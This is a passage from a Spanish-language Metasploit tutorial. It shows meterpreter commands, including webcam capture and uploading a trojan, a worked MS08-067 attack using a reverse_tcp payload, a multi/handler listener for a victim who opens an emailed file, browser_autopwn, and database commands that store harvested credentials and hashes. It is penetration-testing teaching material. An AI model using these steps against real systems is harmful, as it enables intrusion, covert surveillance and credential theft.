[*] New server process: Explorer.EXE (816)
```

ps
El comando ps muestra una lista de procesos en ejecución en el destino.

```
meterpreter > ps
Process list
============
PID   Name                 Path
---   ----                 ----
132   VMwareUser.exe       C:\Program Files\VMware\VMware Tools\VMwareUser.exe
152   VMwareTray.exe       C:\Program Files\VMware\VMware Tools\VMwareTray.exe
288   snmp.exe             C:\WINDOWS\System32\snmp.exe
...snip...
```

resource
Este comando ejecutará las instrucciones de meterpreter ubicadas dentro de un archivo de texto. Con una entrada por línea, el recurso ejecutará cada línea en secuencia. Esto puede ayudar a automatizar acciones repetitivas realizadas por un usuario. Por defecto, los comandos se ejecutarán

en el directorio de trabajo actual en la máquina de destino y el archivo de resource en el directorio de trabajo local de la máquina atacante.

```
meterpreter> > resource resource.txt
[*] Reading /root/resource.txt
[*] Running ls
Listing: C:\Documents and Settings\Administrator\Desktop
============================================================
Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2012-02-29 16:41:29 -0500  .
40777/rwxrwxrwx   0       dir   2012-02-02 12:24:40 -0500  ..
100666/rw-rw-rw-  606     fil   2012-02-15 17:37:48 -0500  IDA Pro Free.lnk
100777/rwxrwxrwx  681984  fil   2012-02-02 15:09:18 -0500  Sc303.exe
100666/rw-rw-rw-  608     fil   2012-02-28 19:18:34 -0500  Shortcut to Ability
Server.lnk
100666/rw-rw-rw-  522     fil   2012-02-02 12:33:38 -0500  XAMPP Control
Panel.lnk
[*] Running background
[*] Backgrounding session 1...
msf  exploit(handler) >
```

search
Este comando proporciona una forma de localizar archivos específicos en el dispositivo de destino. El comando es capaz de buscar en todo el sistema o en carpetas específicas. Los comodines también se pueden usar al crear el patrón de archivo a buscar.

```
meterpreter > search -f autoexec.bat
Found 1 result...
    c:\AUTOEXEC.BAT
meterpreter > search -f sea*.bat c:\\xamp\\
Found 1 result...
    c:\\xampp\perl\bin\search.bat (57035 bytes)
```

shell
El comando de shell presentará un shell estándar en el sistema de destino.

```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

upload
Se emplea para subir un fichero a la máquina de destino. Al igual que con el comando download, se deben usar barras dobles con el comando de carga.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
```

```
[*] uploading  : evil_trojan.exe -> c:\windows\system32
[*] uploaded   : evil_trojan.exe -> c:\windows\system32\evil_trojan.exe
```

webcam_list
Este comando cuando se ejecuta desde el shell Meterpreter mostrará las cámaras web actualmente disponibles en el dispositivo de destino.

```
meterpreter > webcam_list
1: Creative WebCam NX Pro
2: Creative WebCam NX Pro (VFW)
```

webcam_snap
Este comando toma una imagen de una cámara web conectada en el sistema de destino y la guarda en el disco como una imagen JPEG. De manera predeterminada, la ubicación donde se guarda es el directorio de trabajo local actual con un nombre de archivo aleatorio.

```
meterpreter > webcam_snap -h
Usage: webcam_snap [options]
Grab a frame from the specified webcam.
OPTIONS:
    -h      Help Banner
    -i   The index of the webcam to use (Default: 1)
    -p   The JPEG image path (Default: 'gnFjTnzi.jpeg')
    -q   The JPEG image quality (Default: '50')
    -v   Automatically view the JPEG image (Default: 'true')

meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Offsec/YxdhwpeQ.jpeg
```

9.11.2. Ejemplo de ataque conta una máquina con sistema operativo Windows XP

Abrir Metasploit y ejecutar
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
0	Automatic Targeting

Establecer la dirección IP de la máquina víctima, en este caso 192.168.1.150

```
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.150
RHOST => 192.168.1.150
```

Cargar el payload de meterpreter reverse_tcp

```
msf5 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Verificar las opciones después de cargar el payload

```
msf5 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.150    yes       The target address range or CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
Exploit target:
   Id  Name
   --  ----
   0   Automatic Targeting
```

Establecer la dirección IP de la máquina atacante, en este caso 192.168.1.10 y ejecutat el exploit

```
msf5 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[-] Handler failed to bind to 192.168.1.10:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[-] 192.168.1.150:445 - Exploit failed [unreachable]: Rex::HostUnreachable The host
(192.168.1.150:445) was unreachable.
[*] Exploit completed, but no session was created.
```

Como las direcciones IP son fciticias, da error, pero si todo fuera correcto, se abriría el prompt meterpreter> y a continuación se pueden emplear los comandos de meterpreter especificados un poco más arriba y van contra la máquina víctima.

9.11.3. Ejemplo de uso del exploit multi/handler

Se trata de un código auxiliar que proporciona todas las características del sistema payload de Metasploit a los exploits que se han lanzado fuera del marco. La payload seleccionada es responsable de hacer lo que sea necesario, como si lo estuviera ejecutando desde un exploit normal. En este ejemplo se supone que la máquina víctima tiene sistema operativo Windows.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.134
LHOST => 192.168.1.134
msf5 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.134:1337
```

Ahora la máquina con el Metasploit queda a la escucha por el puerto 1337
Cuando la víctima abre el fichero enviado, por ejemplo mediante correo eléctronico, en esta máquina que es la atacante aparecerá el prompt meterpreter> y a continuación se pueden emplear los comandos de meterpreter especificados un poco más arriba y van contra la máquina víctima.

9.11.4. Ejemplo de uso del exploit browser_autopwn

Se trata de un código auxiliar que proporciona comprueba posibles vulnerabilidades de los navegadores en el dispositivo seleccionado. Este módulo tiene 3 acciones. La primera que es la predeterminada es 'WebServer', que utiliza una combinación de técnicas del lado del cliente y del lado del servidor para identificar a los clientes HTTP y luego explotarlos automáticamente. El siguiente es 'DefangedDetection' que solo hace la parte de fingerprint. Por último, 'list' simplemente imprime los nombres de todos los módulos de exploits que serían utilizados por la acción de WebServer dadas las opciones actuales MATCH y EXCLUDE. También agrega un comando 'list' que es lo mismo que ejecutar ACTION = list.

La opción LHOST es la dirección IP de la máquina víctima.

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set ACTION < action-name >
msf5 auxiliary(server/browser_autopwn) > show options
Module options (auxiliary/server/browser_autopwn):
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  LHOST    192.168.1.130    yes       The IP address to use for reverse-connect payloads
  SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local
machine or 0.0.0.0
  SRVPORT  8080             yes       The local port to listen on.
  SSL      false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH  /                no        The URI to use for this exploit (default is random)
```

```
Auxiliary action:
  Name       Description
  ----       -----------
  WebServer  Start a bunch of modules and direct clients to appropriate exploits
```

9.11.5. Ejemplo de uso del exploit browser_autopwn2

En 2015, se comenzó a reescribir Browser Autopwn. El nuevo se basa en BES (Browser Exploit Server) para recopilar información del navegador y luego puede compartir esa información con los exploits que administra para que no tengan que volver a hacerlo. Algunas características notables incluyen:

- Velocidad. Como BAP2 no necesita preocuparse por la recopilación de información, puede dedicar más tiempo al rendimiento, la gestión de módulos y algo de experiencia visual. También depende de su hardware, pero esto debería darle una idea de lo rápido que es ahora.
- Mejor gestión de módulos. También toma un enfoque muy diferente con la gestión de módulos. En lugar de mantener manualmente una lista de exploits para usar para el Autopwn del navegador, no se requiere mantenimiento. Lo que hace BAP2 es recorrer todo el árbol del módulo de exploits, encontrar todos los que funcionan con BrowserExploitServer y luego ordenarlos según la clasificación del módulo y la fecha de divulgación. En otras palabras, primero se probarán los rangos más altos y los más nuevos. Por defecto, se cargan 21 exploits, y esto es configurable por el usuario. Cuando un navegador está conectado al servidor Browser Autopwn, obviamente no se servirán todos esos 21 exploits. Browser Autopwn realizará una comprobación de requisitos explotable para encontrar los adecuados y luego le dará al navegador una lista de URL explotadas para probar. Dado que estos están ordenados por clasificación y fecha, el nuevo Browser Autopwn tiene una precisión de primer disparo mucho mejor que antes, por lo que avanza más rápido.
- Explotar contenido. La mayoría de ellos son: Clasificación excelente, excelente y buena en torno a Android, Firefox y Adobe Flash. Y esta lista predeterminada también tenderá a reflejar qué tipo de exploits está viendo la gente en la naturaleza.
- Experiencia visual. El nuevo Browser Autopwn 2 también tiene una interfaz de aspecto diferente. El objetivo no es sobrecargar al usuario con información, por lo que utiliza una tabla Rex para decirle qué exploits se utilizarán y que cargas útiles se utilizarán. Como usuario, esto es todo lo que realmente te importa. Y luego, por supuesto, en la parte inferior te dice que URL usar para el ataque.

```
msf5 > use auxiliary/server/browser_autopwn2
msf5 auxiliary(server/browser_autopwn2) > show options
Module options (auxiliary/server/browser_autopwn2):
  Name             Current Setting  Required  Description
  ----             ---------------  --------  -----------
  EXCLUDE_PATTERN                   no        Pattern search to exclude specific modules
  INCLUDE_PATTERN                   no        Pattern search to include specific modules
  Retries          true             no        Allow the browser to retry the module
  SRVHOST          0.0.0.0          yes       The local host to listen on. This must be an address on the
local machine or 0.0.0.0
  SRVPORT          8080             yes       The local port to listen on.
  SSL              false            no        Negotiate SSL for incoming connections
  SSLCert                           no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                           no        The URI to use for this exploit (default is random)
Auxiliary action:
```

```
   Name       Description
   ----       -----------
   WebServer  Start a bunch of modules and direct clients to appropriate exploits

msf5 auxiliary(server/browser_autopwn2) > run
```

9.12. Bases de datos en Metasploit

9.12.1. Almacenar la información en una base de datos

Al realizar una prueba de penetración, con frecuencia es un desafío realizar un seguimiento de todo lo que se ha hecho en la red de destino. Aquí es donde tener una base de datos configurada puede ser un gran ahorro de tiempo. Metasploit tiene el soporte incorporado para el sistema de base de datos PostgreSQL.

El sistema permite un acceso rápido y fácil a la información de escaneo y nos brinda la capacidad de importar y exportar resultados de escaneo desde varias herramientas de terceros. También podemos usar esta información para configurar las opciones del módulo con bastante rapidez.

Los comandos asociados ya se han explicado con anterioridad.

```
msf > help database
Database Backend Commands
=========================
    Command           Descripción
    -------           -----------
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces

msf > hosts
Hosts
=====
address         mac                name            os_name  os_flavor  os_sp
purpose  info  comments
-------         ---                ----            -------  ---------  -----
-------  ----  --------
172.16.194.134                                    Unknown                   device
172.16.194.163               172.16.194.163  Linux    Ubuntu            server
172.16.194.172  00:0C:29:D1:62:80  172.16.194.172  Linux    Ubuntu       server

msf > services -p 21
Services
========
```

```
host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
172.16.194.172  21    tcp    ftp   open   vsftpd 2.3.4
```

9.12.2. Uso la base de datos en Metasploit

En Kali, se deberá iniciar el servidor Postgresql antes de usar la base de datos y para ello se ha de ejecutar lo siguiente

```
root@kali:~# systemctl start postgresql
```

Después de iniciar Postgresql, se necesita crear e inicializar la base de datos con el comando msfdb init

```
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in
/usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

Cuando se carga msfconsole y se ejecuta db_status, se puede confirmar que Metasploit se ha conectado correctamente a la base de datos.

```
msf > db_status
[*] postgresql connected to msf
```

Todo esto significa que se puede realizar un seguimiento de las actividades y escaneos en orden. Es imperativo que comencemos con el pie derecho. Una vez conectado a la base de datos, podemos comenzar a organizar nuestros diferentes movimientos utilizando lo que se llama "workspaces" o espacios de trabajo. Esto nos da la capacidad de guardar por ejemplo diferentes escaneos de diferentes ubicaciones/redes/subredes.

Al ejecutar el comando ‘workspace‘ desde msfconsole, se mostrarán los espacios de trabajo seleccionados actualmente. El espacio de trabajo por defecto se selecciona cuando se conecta a la base de datos y se representa con un * junto a su nombre.

```
msf > workspace
* default
  msfu
  lab1
  lab2
  lab3
  lab4
```

Como podemos ver, esto puede ser bastante útil cuando se trata de mantener las cosas ordenadas. Cambiemos el espacio de trabajo actual al msfu.

```
msf > workspace msfu
[*] Workspace: msfu
msf > workspace
  default
* msfu
  lab1
  lab2
  lab3
  lab4
```

Al crear y eliminar un espacio de trabajo, simplemente se usan las opciones -a o -d seguido del nombre en el indicador de msfconsole.

```
msf > workspace -a lab4
[*] Added workspace: lab4
msf > workspace -d lab4
[*] Deleted workspace: lab4
msf > workspace
```

Usar el mismo comando y agregar la opción -h nos proporcionará otras capacidades del comando workspace.

```
msf > workspace -h
Usage:
    workspace                  List workspaces
    workspace -v               List workspaces verbosely
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -D               Delete all workspaces
    workspace -r     Rename workspace
    workspace -h               Show this help information
```

A partir de ahora cualquier escaneo o importación de aplicaciones de terceros se guardará en este espacio de trabajo.

Importando y escaneando

Hay varias formas de hacer esto, escaneando un dispositivo o una red directamente desde la consola o importando un archivo de un escaneo anterior. Comencemos importando un escaneo nmap del dispositivo metasploitable2. Esto se hace usando db_import seguido de la ruta a nuestro archivo.

```
msf >  db_import /root/msfu/nmapScan
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Rex::Parser::NmapXMLStreamParser'
[*] Importing host 172.16.194.172
[*] Successfully imported /root/msfu/nmapScan
msf > hosts
```

```
Hosts
=====
address   mac          name  os_name  os_flavor  os_sp  purpose  info  comments
-------   ---          ----  -------  ---------  -----  -------  ----  --------
172.16.194.172  00:0C:29:D1:62:80        Linux    Ubuntu            server
```

Una vez completado, podemos confirmar la importación empleando el comando hosts. Esto mostrará todos los dispositivos almacenados en nuestro espacio de trabajo actual. También podemos escanear un dispositivo directamente desde la consola usando el comando db_nmap. Los resultados del escaneo se guardarán en la base de datos actual. El comando funciona de la misma manera que la versión de línea de comando de nmap.

```
msf > db_nmap -A 172.16.194.134
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-06-18 12:36 EDT
[*] Nmap: Nmap scan report for 172.16.194.134
[*] Nmap: Host is up (0.00031s latency).
[*] Nmap: Not shown: 994 closed ports
[*] Nmap: PORT     STATE SERVICE      Versión
[*] Nmap: 80/tcp   open  http         Apache httpd 2.2.17 ((Win32)
mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4
...snip...
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.31 ms 172.16.194.134
[*] Nmap: OS and Service detection performed. Please report any incorrect
results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.91 seconds

msf > hosts
Hosts
=====
address     mac      name  os_name     os_flavor  os_sp  purpose  info  comments
-------     ---      ----  -------     ---------  -----  -------  ----  --------
172.16.194.134  00:0C:29:68:51:BB        Microsoft Windows  XP           server
172.16.194.172  00:0C:29:D1:62:80        Linux         Ubuntu            server
```

Copia de seguridad de los datos

Exportar los datos fuera del entorno Metasploit es muy simple. Con el comando db_export, toda la información recopilada se puede guardar en un archivo XML. Este formato se puede usar y manipular fácilmente más tarde con fines informativos. El comando tiene 2 salidas, el formato XML, que exportará toda la información almacenada actualmente en nuestro espacio de trabajo activo y el formato pwdump, que exporta todo lo relacionado con las credenciales usadas/recopiladas.

```
msf >  db_export -h
Usage:
    db_export -f  [-a] [filename]
    Format can be one of: xml, pwdump
[-] No output file was specified
msf > db_export -f xml /root/msfu/Exported.xml
[*] Starting export of workspace msfu to /root/msfu/Exported.xml [ xml ]...
```

```
[*]     >> Starting export of report
[*]     >> Starting export of hosts
[*]     >> Starting export of events
[*]     >> Starting export of services
[*]     >> Starting export of credentials
[*]     >> Starting export of web sites
[*]     >> Starting export of web pages
[*]     >> Starting export of web forms
[*]     >> Starting export of web vulns
[*]     >> Finished export of report
[*] Finished export of workspace msfu to /root/msfu/Exported.xml [ xml ]...
```

Uso de los comandos hosts

Ahora que podemos importar y exportar información hacia y desde la base de datos, veamos como podemos usar esta información dentro de msfconsole. Hay muchos comandos disponibles para buscar información específica almacenada en la base de datos, nombres de dispositivo, dirección, servicios descubiertos, etc. Incluso podemos usar los datos resultantes para completar la configuración del módulo como RHOSTS.

El comando hosts se utilizó anteriormente para confirmar la presencia de datos en la base de datos. Ejecutando el comando con -h mostrará el menú de ayuda.

```
msf > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]
OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o                Send output to a file in csv format
  -O                Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -i,--info         Change the info of a host
  -n,--name         Change the name of a host
  -m,--comment      Change the comment of a host
  -t,--tag          Add or specify a tag to a range of hosts

Available columns: address, arch, comm, comments, created_at, cred_count,
detected_arch, exploit_attempt_count, host_detail_count, info, mac, name,
note_count, os_family, os_flavor, os_lang, os_name, os_sp, purpose, scope,
service_count, state, updated_at, virtual_host, vuln_count, tags
```

Comenzaremos pidiendo al comando hosts que muestre solo la dirección IP y el tipo de sistema operativo usando el modificador -c. Para ello ejecutaremos

```
msf > hosts -c address,os_flavor
Hosts
=====
```

```
address         os_flavor
-------         ---------
172.16.194.134  XP
172.16.194.172  Ubuntu
```

Configurando los módulos

Otra característica interesante disponible es la capacidad de buscar algo específico. Imaginemos que quisiéramos encontrar solo las máquinas basadas en Linux de nuestro escaneo. Para esto, usaríamos la opción -S. Esta opción se puede combinar con nuestro ejemplo anterior y ayudar a ajustar nuestros resultados.

```
msf > hosts -c address,os_flavor -S Linux
Hosts
=====
address         os_flavor
-------         ---------
172.16.194.172  Ubuntu
```

Usando la salida anterior, se puede activar el módulo auxiliary/scanner/portscan/tcp

```
msf  auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
   Name     Current Setting  Required  Descripción
   ----     ---------------  --------  -----------
CONCURRENCY  10       yes       The number of concurrent ports to check per host
FILTER                no        The filter string for capturing traffic
INTERFACE             no        The name of the interface
PCAPFILE              no        The name of the PCAP capture file to process
PORTS        1-10000  yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS                yes       The target address range or CIDR identifier
SNAPLEN      65535    yes       The number of bytes to capture
THREADS      1        yes       The number of concurrent threads
TIMEOUT      1000     yes       The socket connect timeout in milliseconds
```

Podemos ver por defecto, que nada está configurado en "RHOSTS", agregaremos la opción -R al comando hosts y ejecutaremos el módulo. Esperemos que se ejecute y escanee nuestro objetivo sin ningún problema.

```
msf  auxiliary(tcp) > hosts -c address,os_flavor -S Linux -R
Hosts
=====
address         os_flavor
-------         ---------
172.16.194.172  Ubuntu
RHOSTS => 172.16.194.172
msf  auxiliary(tcp) > run
[*] 172.16.194.172:25 - TCP OPEN
[*] 172.16.194.172:23 - TCP OPEN
[*] 172.16.194.172:22 - TCP OPEN
[*] 172.16.194.172:21 - TCP OPEN
```

```
[*] 172.16.194.172:53 - TCP OPEN
[*] 172.16.194.172:80 - TCP OPEN
...snip...
[*] 172.16.194.172:5432 - TCP OPEN
[*] 172.16.194.172:5900 - TCP OPEN
[*] 172.16.194.172:6000 - TCP OPEN
[*] 172.16.194.172:6667 - TCP OPEN
[*] 172.16.194.172:6697 - TCP OPEN
[*] 172.16.194.172:8009 - TCP OPEN
[*] 172.16.194.172:8180 - TCP OPEN
[*] 172.16.194.172:8787 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Por supuesto esto también funciona si los resultados contienen más de una dirección.

```
msf  auxiliary(tcp) > hosts -R
Hosts
=====
address         mac                name  os_name            os_flavor  os_sp
purpose  info  comments
-------  ---   ----  -------        ---------  -----  -------  ----  --------
172.16.194.134  00:0C:29:68:51:BB        Microsoft Windows  XP         server
172.16.194.172  00:0C:29:D1:62:80        Linux       Ubuntu            server
RHOSTS => 172.16.194.134 172.16.194.172
msf  auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
   Name         Current Setting               Required  Descripción
   ----         ---------------               --------  -----------
CONCURRENCY  10       yes       The number of concurrent ports to check per host
FILTER               no        The filter string for capturing traffic
INTERFACE            no        The name of the interface
PCAPFILE             no        The name of the PCAP capture file to process
PORTS        1-10000  yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS       172.16.194.134 172.16.194.172  yes       The target address range
or CIDR identifier
SNAPLEN      65535    yes       The number of bytes to capture
THREADS      1        yes       The number of concurrent threads
TIMEOUT      1000     yes       The socket connect timeout in milliseconds
```

Se puede ver lo útil que puede ser esto si la base de datos contuviera cientos de entradas. Podríamos buscar solamente máquinas Windows, luego configurar la opción RHOSTS para el módulo auxiliary smb_Versión muy rápidamente. La opción set RHOSTS está disponible en casi todos los comandos que interactúan con la base de datos.

Servicios

Otra forma de buscar en la base de datos es mediante el comando services. Los comandos asociados a services se pueden ver con la opción -h.

```
msf > services -h
```

```
Usage: services [-h] [-u] [-a] [-r ] [-p >port1,port2>] [-s >name1,name2>] [-o ]
[addr1 addr2 ...]
  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name1,name2>  Search for a list of service names
  -p <port1,port2>  Search for a list of ports
  -r      Only show [tcp|udp] services
  -u,--up           Only show services which are up
  -o          Send output to a file in csv format
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
Available columns: created_at, info, name, port, proto, state, updated_at
```

De la misma manera que el comando hosts, podemos especificar que campos se mostrarán. Junto con la opción -S, también podemos buscar un servicio que contenga una cadena particular.

```
msf > services -c name,info 172.16.194.134
Services
========
host            name          info
----            ----          ----
172.16.194.134  http          Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17
OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.134  msrpc         Microsoft Windows RPC
172.16.194.134  netbios-ssn
172.16.194.134  http          Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17
OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.134  microsoft-ds  Microsoft Windows XP microsoft-ds
172.16.194.134  mysql
```

Ahora estamos buscando todos los dispositivos contenidos en la base de datos con un nombre de servicio que contenga la cadena "http".

```
msf > services -c name,info -S http
Services
========
host            name  info
----            ----  ----
172.16.194.134  http  Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o
PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.134  http  Apache httpd 2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o
PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1
172.16.194.172  http  Apache httpd 2.2.8 (Ubuntu) DAV/2
172.16.194.172  http  Apache Tomcat/Coyote JSP engine 1.1
```

Las combinaciones para buscar son enormes. Podemos usar determinados puertos o rangos de puertos, nombre de servicio completo o parcial cuando se usan los modificadores -s o -S para todos los dispositivos o solo unos pocos. Aquí hay algunos ejemplos, pero es posible que deba experimentar con estas características para obtener lo que se desea y se necesita en sus búsquedas.

```
msf > services -c info,name -p 445
Services
========
host            info                                    name
----            ----                                    ----
172.16.194.134  Microsoft Windows XP microsoft-ds     microsoft-ds
172.16.194.172  Samba smbd 3.X workgroup: WORKGROUP   netbios-ssn
```

```
msf > services -c port,proto,state -p 70-81
Services
========
host           port proto state
----           ---- ----- -----
172.16.194.134 80   tcp   open
172.16.194.172 75   tcp   closed
172.16.194.172 71   tcp   closed
172.16.194.172 72   tcp   closed
172.16.194.172 73   tcp   closed
172.16.194.172 74   tcp   closed
172.16.194.172 70   tcp   closed
172.16.194.172 76   tcp   closed
172.16.194.172 77   tcp   closed
172.16.194.172 78   tcp   closed
172.16.194.172 79   tcp   closed
172.16.194.172 80   tcp   open
172.16.194.172 81   tcp  closed
```

```
msf > services -s http -c port 172.16.194.134
Services
========
host           port
----           ----
172.16.194.134 80
172.16.194.134 443
```

```
msf > services -S Unr
Services
========
host           port proto name state info
----           ---- ----- ---- ----- ----
172.16.194.172 6667 tcp   irc  open  Unreal ircd
172.16.194.172 6697 tcp   irc  open  Unreal ircd
```

Exportación en formato CSV

Tanto los comandos hosts como services brindan un medio para guardar los resultados de las consultas en un archivo. El formato del archivo es un valor separado por comas o CSV. Seguido de -o con la ruta y el nombre de archivo, la información que se ha mostrado en la pantalla en este punto ahora se guardará en el disco.

```
msf > services -s http -c port 172.16.194.134 -o /root/msfu/http.csv
[*] Wrote services to /root/msfu/http.csv
msf > hosts -S Linux -o /root/msfu/linux.csv
[*] Wrote hosts to /root/msfu/linux.csv
msf > cat /root/msfu/linux.csv
[*] exec: cat /root/msfu/linux.csv
address,mac,name,os_name,os_flavor,os_sp,purpose,info,comments
"172.16.194.172","00:0C:29:D1:62:80","","Linux","Debian","","server","",""
msf > cat /root/msfu/http.csv
[*] exec: cat /root/msfu/http.csv
host,port
"172.16.194.134","80"
"172.16.194.134","443"
```

Credenciales

El comando creds se usa para administrar las credenciales encontradas y usadas para los objetivos en la base de datos. La ejecución de este comando sin ninguna opción mostrará las credenciales guardadas actualmente.

```
msf > creds
Credentials
===========
host  port  user  pass  type  active?
----  ----  ----  ----  ----  -------
[*] Found 0 credentials.
```

Al igual que con el comando db_nmap, los resultados exitosos relacionados con las credenciales se guardarán automáticamente en el espacio de trabajo activo. Ejecutemos el módulo auxiliary(mysql_login) y se ve a continuación el resultado.

```
msf  auxiliary(mysql_login) > run
[*] 172.16.194.172:3306 MYSQL - Found remote MySQL Versión 5.0.51a
[*] 172.16.194.172:3306 MYSQL - [1/2] - Trying username:'root' with password:''
[*] 172.16.194.172:3306 - SUCCESSFUL LOGIN 'root' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mysql_login) > creds
Credentials
===========
host            port  user  pass  type      active?
----            ----  ----  ----  ----      -------
172.16.194.172  3306  root        password  true
[*] Found 1 credential.
msf  auxiliary(mysql_login) >
```

Podemos ver que el módulo pudo conectarse a nuestro servidor mysql y debido a esto, Metasploit guardó las credenciales en nuestra base de datos automáticamente para referencia futura.
Durante la explotación posterior de un dispositivo, la recopilación de credenciales de usuario es una actividad importante para penetrar aún más en una red de destino. A medida que reunimos conjuntos de credenciales, podemos agregarlos a nuestra base de datos con el comando creds -a.

```
msf > creds -a 172.16.194.134 -p 445 -u Administrator -P
7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
[*] Time: 2012-06-20 20:31:42 UTC Credential: host=172.16.194.134 port=445
proto=tcp sname= type=password user=Administrator
pass=7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
active=true
msf > creds
Credentials
===========
host            port  user           pass
type      active?
----            ----  ----           ----
----      -------
172.16.194.134  445   Administrator
7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::  password
true
[*] Found 1 credential.
```

Loot
Una vez que se haya comprometido un sistema, uno de los objetivos puede ser recuperar los volcados de hash desde un sistema Windows o * nix. En el caso de un volcado hash exitoso, esta información se almacenará en la base de datos. Podemos ver estos volcados usando el comando loot. La opción -h mostrará las opciones asociadas.

```
msf > loot -h
Usage: loot
 Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
  Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] [-t [type]
  Del: loot -d [addr1 addr2 ...]
  -a,--add          Add loot to the list of addresses, instead of listing
  -d,--delete       Delete *all* loot matching host and type
  -f,--file         File with contents of the loot to add
  -i,--info         Info of the loot to add
  -t <type1,type2>  Search for a list of types
  -h,--help         Show this help information
  -S,--search       Search string to filter by
```

Aquí hay un ejemplo de como uno puede explotar la base de datos con el comando loot.

```
msf  exploit(usermap_script) > exploit
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 4uGPYOrars5OojdL;
[*] Writing to socket A
```

```
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "4uGPYOrars5OojdL\r\n"
[*] Matching...
[*] A is input...
